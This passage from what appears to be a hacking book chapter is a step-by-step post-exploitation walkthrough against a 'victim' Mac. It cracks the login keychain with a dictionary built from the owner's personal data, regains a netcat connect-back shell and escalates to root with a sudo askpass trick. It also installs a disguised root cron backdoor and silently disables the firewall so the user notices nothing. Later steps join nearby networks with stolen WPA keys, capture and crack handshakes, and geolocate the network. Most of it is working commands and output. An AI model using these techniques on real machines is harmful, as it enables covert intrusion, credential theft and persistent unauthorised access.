For those of you who prefer to click on things instead of type in code, a GUI version called crowbarKC is available from George Starcher at *https://www.georgestarcher.com/?p=233*, or more directly via *http://www.georgestarcher.com/crowbarKC/crowbarKC-v1.0.dmg*.

Now we're going to build a decent dictionary, starting with the user's own keychain file. We can follow one of two techniques: We can either inspect the keychain file by hand, looking for usernames (a good place to start searching for passwords), and save them all in a text file. Or we can simply run strings on the keychain file. This approach will catch all of the printable usernames you would see inside the keychain utility, but it will also catch some other binary cruft. The strings technique is used here:

```
#This command will find all of contiguous runs of 6 or more printable ascii
bytes
johnycsh$ strings - -6 ./login.keychain | sort | uniq  > dict.txt
```

The defaults file is another useful source of information for the dictionary. This file is in an awkward format for dictionary input; the easiest thing to do is inspect it by hand and pull out the interesting bits. For example, the `AddressBookMe` entry contains a lot of useful input for a dictionary generator. Place these into `dict.txt` as well:

```
johnycsh$ cat defaults.txt | less
AddressBookMe =     {
        AreaCode = 555;
        City = HomeTownUSA;
```

```
    Company = "";
    CountryName = "United States";
    ExistingEmailAddress = "jvictim@gmail.com";
    FirstName = J;
    LastName = Victim;
 # Put all of this personal information into dict.txt, line by line
```

Now, we add as many other words as we can find. If you have a targeted dictionary, this would be the time to use it. Barring that, we can use the stock OS X one.

```
johnycsh$ cat /usr/share/dict/*  >> dict.txt
johnycsh$ sort -u <dict.txt > dict-sorted.txt
```

At this point, we have a reasonable start on a dictionary. Just in case we accidentally included some non-ASCII values, we are going to filter them out with `tr`:

```
johnycsh$ tr -d '\001'-'\011''\013''\014''\016'-'\037''\200'-'\377''%@'
< dict-sorted.txt  >> dict-final.txt
```

We can feed this dictionary into either the GUI CrowbarKC tool, or the perl script (`keychain-crack.pl`). If you intend to run the GUI tool CrowbarKC, you have finished building the dictionary and can feed it into the CrowbarKC utility. Hopefully, you will be greeted with a successful crack, as shown in Figure 5.



Figure 5 Successfully recovering the keychain password using CrowbarKC

If you want to try the command-line script, you may want to split up the dictionary for easy parallelization. You can use this technique to speed up the cracking, either across multiple cores in a single computer or across an entire laboratory of Macs (if you happen to have access to one). We're going to split the file into two equal parts, since we only have two cores available for cracking at the moment:

```
johnycsh$ wc -l dict-final.txt
 312156 dict-final.txt
```

Since 312,156 divided by two is 156,078, we will add 1 and pass it to split:

```
johnycsh$ split -l 156079 ./dict-final.txt dict-final_split_
johnycsh$ wc -l dict-final_split_*
  156079 dict-final_split_aa
  156078 dict-final_split_ab
  312157 total
```

The split utility has cut the file in half (by line count) for us. We can now launch two cracking processes at twice the speed:

```
johnycsh$ perl ./keychain-crack.pl  ./dict-final_split_aa
/Users/johnycsh/outbound_data/login.keychain 2> /dev/null &

johnycsh$ perl ./keychain-crack.pl  ./dict-final_split_ab
 /Users/johnycsh/outbound_data/login.keychain 2> /dev/null
```

Be sure to redirect STDERR to `/dev/null` to remove a lot of SecKeychainUnlock error messages from bad passwords.

Now there is not much left to do but wait. Hopefully, you'll see something that looks like the following before too long:

```
Found password: cutey
Found password: longful
```

The reason you get two results back is that once either of the password-cracking processes guesses correctly, all of them think they have unlocked it. All you need to do is try both of them when you type the password into the keychain utility. In our case, the password is cutey.

Whichever password-cracking path you took, hopefully you had some success. If not, you don't have many options other than to go dig up some OS X local 0-day exploits, or expand your dictionary. Let's assume you cracked the password. If so, you very likely have the root password of the OS X box. While a user's login password may conceivably differ from her keychain password, it is very rare. OS X does its best to keep them synchronized.

Figure 6 The victim's keychain file

Before logging back on to our victim and obtaining root, let's peruse the goods contained in the user's keychain file. The easiest way to examine a keychain file is to open it up with the Keychain Access program and type in the newly found password. Once you do that, screens similar to those shown in Figures 6 and 7 should appear.



Figure 7 The unencrypted WPA passphrase

Not only did we score the root password, but also we retrieved the WPA passphrase (stupidfornintendo) for JONS_VERIZONAP, as well as some Safari autoforms' information. We will definitely be able to use the WPA key. Let's give that a shot now.

Returning Victorious to the Machine

Now that we have the root password, let's relaunch our connect-back shell. Hopefully, our victim box is online. If so, we'll only have to wait 15 minutes (tops) for it to attempt a connection.

Tip

If you want your victim to execute something, but you don't want to wait for a shell, you can just redirect the standard input of your netcat listener to a file with your command. For example, `nc -w 10 -l -p 8080 < cmd.txt` will cause the client to execute whatever is in `cmd.txt` once it connects.

```
webhost $ nc -v -l -p 8080
listening on [any] 8080 ...
connect to [207.210.78.54] [173.73.162.176] 50038
```

Yes. We're back in the game. Now for the moment of truth:

```
sudo /bin/bash
sudo: no tty present and no askpass program specified
```

Well, that was anticlimactic. Apparently sudo is unhappy that we don't have a terminal, because it wants to turn the local echo off for the password. We can handle this by telling it to run a shell script that simply echoes the password. (This exercise is unnecessary on 10.5 boxes.)

```
echo "#!/bin/sh" > /tmp/askpass.sh
echo "echo cutey" >> /tmp/askpass.sh
chmod +x /tmp/askpass.sh
declare -x  SUDO_ASKPASS="/tmp/askpass.sh"
sudo -A /bin/sh
```

The `-A` flag tells sudo to utilize the script specified in `SUDO_ASKPASS` to get the authentication credentials.

```
id
uid=0(root) gid=0(wheel)
groups=0(wheel),1(daemon),2(kmem),8(procview),29(certusers),3(sys),
9(procmod),4(tty),101(com.apple.sharepoint.
group.1),5(operator),80(admin),
20(staff),102(com.apple.sharepoint.group.2)
rm /tmp/askpass.sh
```

Score. Now that we have root, the first thing we should do is upgrade our backdoor from user level to root level. First, we need to make a more secure copy of the callback script. Because we have root, we can place it somewhere out of the way.

```
cd /System/Library/WidgetResources

cp ~/Library/Application\ Support/CrashReporter/CrashReporter.sh
WidgetBackup.sh
xattr -d com.apple.quarantine ./WidgetBackup.sh
chmod 755 WidgetBackup.sh
/usr/sbin/chown root:wheel WidgetBackup.sh

echo */15 \* \* \* \* /System/Library/WidgetResources/WidgetBackup.sh >
/tmp/crontab
crontab  /tmp/crontab
crontab –l
*/15 * * * * /System/Library/WidgetResources/WidgetBackup.sh
```

With the new backdoor in place, we can safely remove the old one:

```
crontab -u $SUDO_USER -r
 rm ~/Library/Application\ Support/CrashReporter/CrashReporter.sh
```

The next time the box makes a connect-back attempt, it will already be running as root.

With our backdoor upgraded, let's move on to hacking some wireless networks! The first thing we want to do is verify that the wireless connection isn't being used for anything. We also want to get our network bearings. Let's do both with one command:

```
netstat -rn
Routing tables
Internet:
Destination        Gateway            Flags    Refs      Use  Netif Expire
default            192.168.1.1        UGSc        9      219    en0
```

This looks good. The default gateway is on the Ethernet interface, and the en1 isn't listed anywhere in the routing table (en1 is the interface assigned to wireless on most Mac laptops). If the victim was connecting to us via the AirPort card and we told his airport card to join another network, we would lose our connection and the user may notice something suspicious happened.

Let's check the status of the AirPort interface:

```
alias airport='/System/Library/PrivateFrameworks/Apple80211.framework/
Versions/A/Resources/airport'
airport –I
AirPort: Off
```

Uh oh, the user has turned off AirPort (possibly to save power). Let's turn that on. Note that the following command will change the AirPort menu bar display from the "off" to "on" indicator.

```
/usr/sbin/networksetup -setairportpower on
```

If you get an error, you are probably on 10.6 and need to specify an interface:

```
/usr/sbin/networksetup -setairportpower en1 on
```

Now, let's try that `airport` command again:

```
airport –I
     agrCtlRSSI: 0
     agrExtRSSI: 0
    agrCtlNoise: 0
    agrExtNoise: 0
          state: init
ifconfig en1
en1: flags=8863<UP,BROADCAST,SMART,RUNNING,SIMPLEX,MULTICAST> mtu 1500
        ether 00:25:00:40:3f:13
        media: autoselect (<unknown type>) status: inactive
        supported media: autoselect
```

Looks good here. Let's do a scan with `–s`:

```
airport -s
                            SSID BSSID             RSSI CHANNEL SECURITY
      NETGEAR-HD 00:1f:33:e0:f4:0a -63  44,+1   WPA(PSK/TKIP,AES/TKIP)
      JONS_VERIZONAP 00:1f:90:e1:c2:a5 -45  1       WPA(PSK/TKIP/TKIP)
                       linksys 00:16:b6:16:a0:c7 -30  1       NONE
                  06B408550222 00:12:0e:44:dc:e8 -86  6       WEP
```

Two easy targets: the open linksys network and the JONS_VERIZONAP network, which we have the key for from the compromised keychain file. Let's try linksys first:

```
airport -A --bssid=00:16:b6:16:a0:c7 --ssid=linksys
airport -I
     agrCtlRSSI: -31
BSSID: 0:16:b6:16:a0:c7
      SSID: linksys
      channel: 1
```

Not only did we connect, but the signal strength is great. This AP must be in the victim's home.

```
ifconfig en1
en1: flags=8863<UP,BROADCAST,SMART,RUNNING,SIMPLEX,MULTICAST> mtu 1500
```

```
inet 10.0.2.102 netmask 0xffffff00 broadcast 10.0.2.255
        ether 00:25:00:40:3f:13
```

Looks like the `airport` command did us the convenience of getting a DHCP lease on the network. Let's examine the routing table to see if it looks reasonable:

```
netstat -rn
Internet:
Destination        Gateway            Flags    Refs      Use  Netif Expire
default            192.168.1.1        UGSc        9      229    en0
10.0.2/24          link#6             UCS         1        0    en1
10.0.2.1           0:16:b6:16:a0:c5   UHLW        0       17    en1   1008
```

Looking good. Can we ping the new remote gateway?

```
ping -c 2 10.0.2.1
PING 10.0.2.1 (10.0.2.1): 56 data bytes
64 bytes from 10.0.2.1: icmp_seq=0 ttl=64 time=3.212 ms
```

Congratulations. You have officially bridged the air-gap from an OS X machine.

Next let's try and associate with that WPA-protected network:

```
airport -A --bssid=00:1f:90:e1:c2:a5 --ssid=JONS_VERIZONAP
--password=stupidfornintendo
airport -I
link auth: wpa2-psk
          BSSID: 0:1f:90:e1:c2:a5
           SSID: JONS_VERIZONAP
         channel: 1
```

Looks like another network ripe for the picking. If any Macs are behind these APs, you could target them with the same exploit we just used and repeat this entire process on another machine.

Managing OS X's Firewall

We have come this far into the victim's box without running into any difficulty from the firewall, but we may not be able to get much farther. This section provides a brief explanation on the layout of plist files, which are key to controlling the behavior of OS X's application-level firewall. By carefully manipulating these files, we can control the firewall's behavior with more finesse than any user could.

The motivation for providing this explanation is to allow you to run kismet_server on a compromised machine without prompting the user. This is unnecessary on 10.6, because 10.6 added native support for sniffing in monitor mode to the `airport` command. You can safely skip this section if you're on 10.6 as long as you are sure you don't want to open any listening ports.

A Brief History of the OS X Firewall

The OS X firewall went through a significant transformation when 10.5 came out. In 10.4, OS X used the typical FreeBSD ipfw interface. Although ipfw is still present in OS X, on client machines it is largely unused. You can verify its presence at the prompt of any OS X box by running `ipfw list` as root. You will probably get back "65535 allow ip from any to any," which is the default rule letting everything in and out. A modern 10.5 or 10.6 box, even with the firewall enabled, will still show only this rule.

OS X has moved on to an application- (or socket-) based firewall. This firewall is lacking a proper name (such as ipfw). Many people will refer to it as simply "the firewall"; however, they may be referring to ipfw depending on which version of OS X is running. Apple seems to alternate between calling it an "application-level firewall" (commonly seen abbreviated as ALF) or a socket-filtering firewall.

Tip

When this chapter refers to the "OS X firewall," it means the application-based firewall. If we are talking about the ipfw-based firewall, we'll mention it explicitly.

OS X 10.5's revamped application-based firewall means it is basically only concerned with processes opening listening sockets. The first time a process tries to open a listening socket, the firewall will prompt the user to allow or deny it, and then remember that setting, as shown here. Assuming the user allows it, the firewall will then sign the binary and store it in the list of allowed processes.

The OS X firewall is managed by a launch daemon. Its plist file is stored in `/System/Library/LaunchDaemons/com.apple.alf.agent.plist`. The firewall binary itself is named `socketfilterfw` and lives in `/usr/libexec/ApplicationFirewall`.

Under normal circumstances, the `socketfilterfw` binary is always running, even if the firewall is set to allow all incoming connections. The following command will double-check that no ipfw-based rules are being used (which should be the case on most OS X client machines). The next command will look for an instance of the application-level firewall running:

```
ipfw list
65535 allow ip from any to any
```

This is good; there are no ipfw rules to worry about.

```
bash-3.2# ps aux |grep socketfilter
root       474   0.0  0.0    75616   1216   ??  Ss    7:30PM
0:00.03 /usr/libexec/ApplicationFirewall/socketfilterfw
```

And this is what we would expect, the socketfilter process is running. The simplest idea is probably to kill it. Let's give that a shot:

```
bash-3.2# killall socketfilterfw
bash-3.2# ps aux |grep socketfilter
root       474   0.0  0.0    75616   1216   ??  Ss    7:30PM   0:00.03
/usr/libexec/ApplicationFirewall/socketfilterfw
```

Bummer. Looks like the launch daemon responsible for starting it is tasked with keeping it alive if it happens to exit for some reason. We can handle that by instructing launchd to kill the firewall ourselves:

```
launchctl unload /System/Library/LaunchDaemons/com.apple.alf.agent.plist
bash-3.2# ps aux |grep socketfilter
root       483   0.0  0.0    75532    460 s006  R+    7:32PM   0:00.00 grep
socketfilter
```

Success. We have killed the `socketfilter` process, which should remain in effect until the box is rebooted. If we want a more permanent solution, we could remove or rename the `com.apple.alf.agent.plist` file. Or we could modify its plist file so it is explicitly disabled.

At this point, we have (at least temporarily) disabled the OS X application-level firewall. If you are interested in some of the implementation details regarding where OS X stores its firewall configuration information, read on. If you would rather get back to hacking wireless networks, skip ahead to the next section about running Kismet.

Permanently Disabling the Application-level Firewall

As just mentioned, the simplest way to take the firewall out of action is to tell launchd to unload it, and then delete or rename the launch daemon plist file. This method will work, but other, more subtle techniques are available. Understanding them will allow you to install a long-term listening service, which will be unperturbed by any action the user could take through the configuration GUI. Speaking of the configuration GUI, look at the screenshot shown in Figure 8. This image is annotated with some fields that we will be examining in detail.

The general state of this configuration screen is stored inside the `/Library/Preferences/com.apple.alf.plist`, which is shown in Figure 9. By manipulating the contents of this file, we can basically imitate a user clicking the configuration options presented in the GUI. The authors encourage you to explore this file in a plist editor on your own machine to see exactly what parameters are stored there.

Figure 8 OS X Firewall configuration GUI

The two most important parameters are *globalstate,* which corresponds to the radiobox at the top of the GUI, and *firewallunload,* which is not exposed in the GUI. We can query the firewall's current mode by executing

```
defaults read /Library/Preferences/com.apple.alf globalstate
```

which will return one of the following values:

0 Allow all incoming connections
1 Set access for specific services and applications
2 Allow only essential services

Although knowing the current firewall settings is useful, we should disable the firewall regardless. That way the user doesn't change things up on us unexpectedly. The following command shows an alternate technique to disable the firewall. Before running this, you



Figure 9 The plist file that stores the user's firewall preferences

may wish to verify that the socketfilterfw process is indeed running. That way you can be sure you had an effect on it:

```
bash-3.2# ps aux |grep socketfilter
root       245   0.0  0.0    75616   1216   ??  Ss    7:30PM   0:00.03
/usr/libexec/ApplicationFirewall/socketfilterfw
sudo defaults write /Library/Preferences/com.apple.alf firewallunload -int 1
kill -9 245
ps aux |grep sock
…
```

We have successfully killed the firewall process. If the user were to look at his configuration GUI, it would look completely normal. From the user's perspective, there is no easy way to check that the process is actually running. Even if the user goes and completely changes his firewall settings, the process won't actually start. This state will survive across reboots. The only way the firewall will be reenabled is if you manually reenable it by setting firewallunload to **0**.

While two techniques to permanently disable the firewall are probably sufficient, the reader may be interested in another plist file that relates to the firewall's operation. This one is located at `/usr/libexec/ApplicationFirewall/com.apple.alf.plist`. Despite the identical filename, the path is different, and this is a different file.

The `/usr/libexec/ApplicationFirewall/com.apple.alf.plist` contains the system-level firewall configuration. This file is intended to be modified only by Apple (it is not accessible from any userland GUI). In it, you can find a dictionary of exceptions (processes that will never cause a prompt), a dictionary named *explicitauths* (programs to always prompt for), and some other settings that seem to get propagated down from the configuration GUI. If you intend to install a permanent program that will start up and listen on a port, you may consider adding it to the exceptions list in this file. You would then have another level of protection from the user being prompted about a mysterious process.

At this point, the reader is armed with three distinct ways to get around the OS X application-level firewall. For the next section, when we are running Kismet, we will definitely want to have the firewall disabled. Failing to do so will prompt the user, which is sure to arouse suspicion.

Gathering 802.11 Intel on 10.6 (Root Access)

If you find yourself on a 10.6 box, your life just got a lot easier when it comes to passive packet capturing. By utilizing the AirPort command-line utility, you can simply place the card into monitor mode on a given channel, and OS X will give you a pcap file in `/tmp`:

```
airport sniff  1 > /tmp/airport.log 2>&1 &
ls -l /tmp/*cap
root  wheel  28672 Sep 26 14:42 /tmp/airportSniffedEup4.cap
```

Tip

For some reason, the STDOUT of the `airport` command on 10.6 does not get echoed through a connect-back shell. You can easily remedy this with redirection.

Caution

Keep in mind that when you place the card into monitor mode, the AirPort icon will turn into a disconcerting eye-of-Sauron logo. This may get a user's attention.

Unfortunately, on 10.6 Apple removed the AirPort flag to connect to an arbitrary network with `-A`. Until a workaround is developed (probably involving adding wireless profiles by hand), the best you can do on a 10.6 box is passively monitor other network's traffic.

Gathering 802.11 Intel on 10.5 (Root Access)

Finally, the last thing we will use our newly found root access to do is to put the AirPort interface into monitor mode and capture a four-way handshake from a network whose WPA keys we didn't retrieve from the keychain. This exploit is particularly cool because the legitimate user probably has no idea her Mac can do this.

Since you are on a 10.5 box, you will need to use the Kismet binary package we prepared earlier. We will use Aircrack for WPA handshake detection. This technique requires us to have two concurrent sessions on the victim machine. We can accomplish this

by setting up another Netcat listener (say, on port 9090 this time) and utilizing our first shell to establish another. We recommend doing this in a multitabbed terminal; then you can pretend you are sitting directly on the compromised machine.

Kismet is actually overkill for what we are trying to accomplish. We are using Kismet solely to capture packets in monitor mode from the command line. Kismet_server is only required for this functionality. In theory, we could attach a kismet_client to the server to control it, but our connect-back shells lack proper terminal control for the curses interface, and realistically firewall rules will make it difficult to attach to remotely. Therefore, we are going to just run kismet_server on a static channel and tell it only to write out a pcap file. Practically speaking, airodump-ng or tcpdump would be a better fit here, but neither one knows how to get an AirPort interface into monitor mode.

Before proceeding any further, we need to extract our kismet tarball into the `/tmp` directory:

```
bash-3.2# cp /Users/jradowicz/.hidden/osx_package/secret_kismet.tar.gz .
bash-3.2# tar -zxf ./secret_kismet.tar.gz
```

Now, let's decide what channel we want Kismet to use by scanning for interesting networks:

```
airport -s
SSID BSSID             RSSI CHANNEL SECURITY (auth/unicast/group)
JUICY_WPA_NETWORK 00:16:b6:16:a0:c7 -21  1       WPA(PSK/TKIP/TKIP)
```

Looks like we have a juicy network on channel 1. Let's edit the `kismet.conf` file so it stays put on that channel:

```
Vi /tmp/secret_kismet/etc/kismet.conf
```

Change the source line from

```
ncsource=en1:darwin
```

to

```
ncsource=en1:darwin,hop=false,channellist=static_list
```

We now need to define a list consisting of our one channel:

```
channellist=static_list:1
```

Also, we can minimize the number of files Kismet creates by setting `logtypes` to the following:

```
logtypes=pcapdump
```

That's the last configuration parameter we need to change. Time to fire up kismet_server. Before doing that, double-check that the firewall is disabled. The kismet_server wants to open a listening socket to wait for clients, which will prompt the user if the firewall process is running.

```
launchctl unload /System/Library/LaunchDaemons/com.apple.alf.agent.plist
ps aux |grep socketfilter
```

Looks good. Let's fire up kismet_server. Be sure you have at least one other shell open, as the kismet_server process will take control of the terminal.

```
cd /tmp/secret_kismet/bin
./kismet_server

INFO: Darwin source en1: Looks like a Broadcom card running under Darwin
      and already has monitor mode enabled
INFO: Started source 'en1'
INFO: Detected new managed network "JUICY_WPA_NETWORK", BSSID 00:16:B6:16:A
      0:C7, encryption yes, channel 1, 11.00 mbit
INFO: Detected new managed network "RJPQ1", BSSID 00:18:01:EB:5D:90,
      encryption yes, channel 1, 54.00 mbit<WARNING>
```

Tip

Be sure Kismet only lists networks detected on your static channel. If you see networks on other channels, you have edited the configuration file incorrectly, and Kismet is now channel hopping. Go back and be sure to double-check the `nsource` and `channellist` lines. You can also verify that Kismet isn't channel hopping by running the `airport -I` command and checking that the channel isn't changing.

At this point, we have Kismet doing a passive packet capture on the channel. Let's utilize Aircrack-ng to see if we have detected any handshakes. Keep in mind we don't actually want to crack the key on the target machine, as this will use a noticeable amount of CPU (and we may lose connectivity before the job is done). Nonetheless, Aircrack-ng is still the tool to use to detect handshakes.

```
./aircrack-ng  ./Kismet-20090801-11-59-57-1.pcapdump
Opening ./Kismet-20090801-11-59-57-1.pcapdump
Read 11459 packets.
    Encryption
   1  00:1F:90:E1:C2:A5  JONS_VERIZONAP            WPA (0 handshake)
   2  00:16:B6:16:A0:C7  JUICY_WPA_NETWORK        WPA (0 handshake)
   3  00:18:01:EB:5D:90  RJPQ1                     WEP (178 IVs)
```

Nope.

Unfortunately, we can't do much at this point other than wait and get lucky. We currently have no way to launch an injection attack to deauth any users from the command line. Eventually a user will associate, and at that point, when we run Aircrack-ng, we will see something like this:

```
1  00:1F:90:E1:C2:A5  JONS_VERIZONAP            WPA (1 handshake)
```

Once you have a handshake, you can stop Kismet, compress the pcap file, and offload it to another machine for cracking. If you launch a dictionary-based attack with Aircrack, you should see something similar to the following:

```
prepbox $ ./aircrack-ng ./Kismet-20090801-12-16-06-1.pcapdump -w
/path/to/dict.txt
KEY FOUND! [ 2smart4you! ]

      Master Key     : 78 BD 04 3F 17 30 55 D3 B2 1C BD 5C 09 F9 02 F2
                       D6 76 4F 79 63 BC CF 62 63 1A 2A 8A 6B 60 69 BC
```

Congratulations! You have just used the original victim box to crack a WPA-protected network that could be halfway around the globe. At this point, we can attach to it using the following command:

```
airport -A --bssid=00:16:b6:16:a0:c7 --ssid=JUICY_WPA_NETWORK --
password=2smart4you\!
```

OS X 10.6 removed the `-A` feature of the airport commands. The authors are currently researching a workaround for this problem.

Speaking of halfway around the globe, are you curious about where our victim network is located? Let's just submit the BSSID to Skyhook and find out. A simple bash script called `skyhook.sh` is included in the online content for this chapter. We'll use that to resolve this BSSID to a physical location:

```
./skyhook.sh 0016B616A0C7
looking up mac address: 0016B616A0C7
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<LocationRS version="2.6"
xmlns="http://skyhookwireless.com/wps/2005"><location nap="1">
<latitude>38.892506</latitude><longitude>-77.4729894</longitude
```

You can submit that longitude and latitude to Google maps, and you will have a really good chance of discovering where the network whose key you just popped resides.

Summary

This concludes our exposé on using other people's Macs to hack wireless networks. While we have covered many native OS X Wi-Fi hacking techniques, we have by no means discussed all of them. Here is an interesting list of exercises for the advanced reader:

- Set up a rogue ad-hoc network using the `airport -i` command. Name it **Free Public-Wifi** for bonus points.
- As root, run `defaults read blued`. If you are physically nearby, you can use the link keys to authenticate with the user's Bluetooth devices.
- Establish a VPN connection to the victim machine, and use it to route attacks from a fully weaponized Linux box across the Internet. We recommend using OpenVPN. By utilizing this technique, you don't need to worry about configuring software with a large footprint on the victim's system.
- Upload and use Ettercap to MITM clients on the remote network. This hack currently takes quite a bit of work to compile on OS X. Check out the online content for some tips.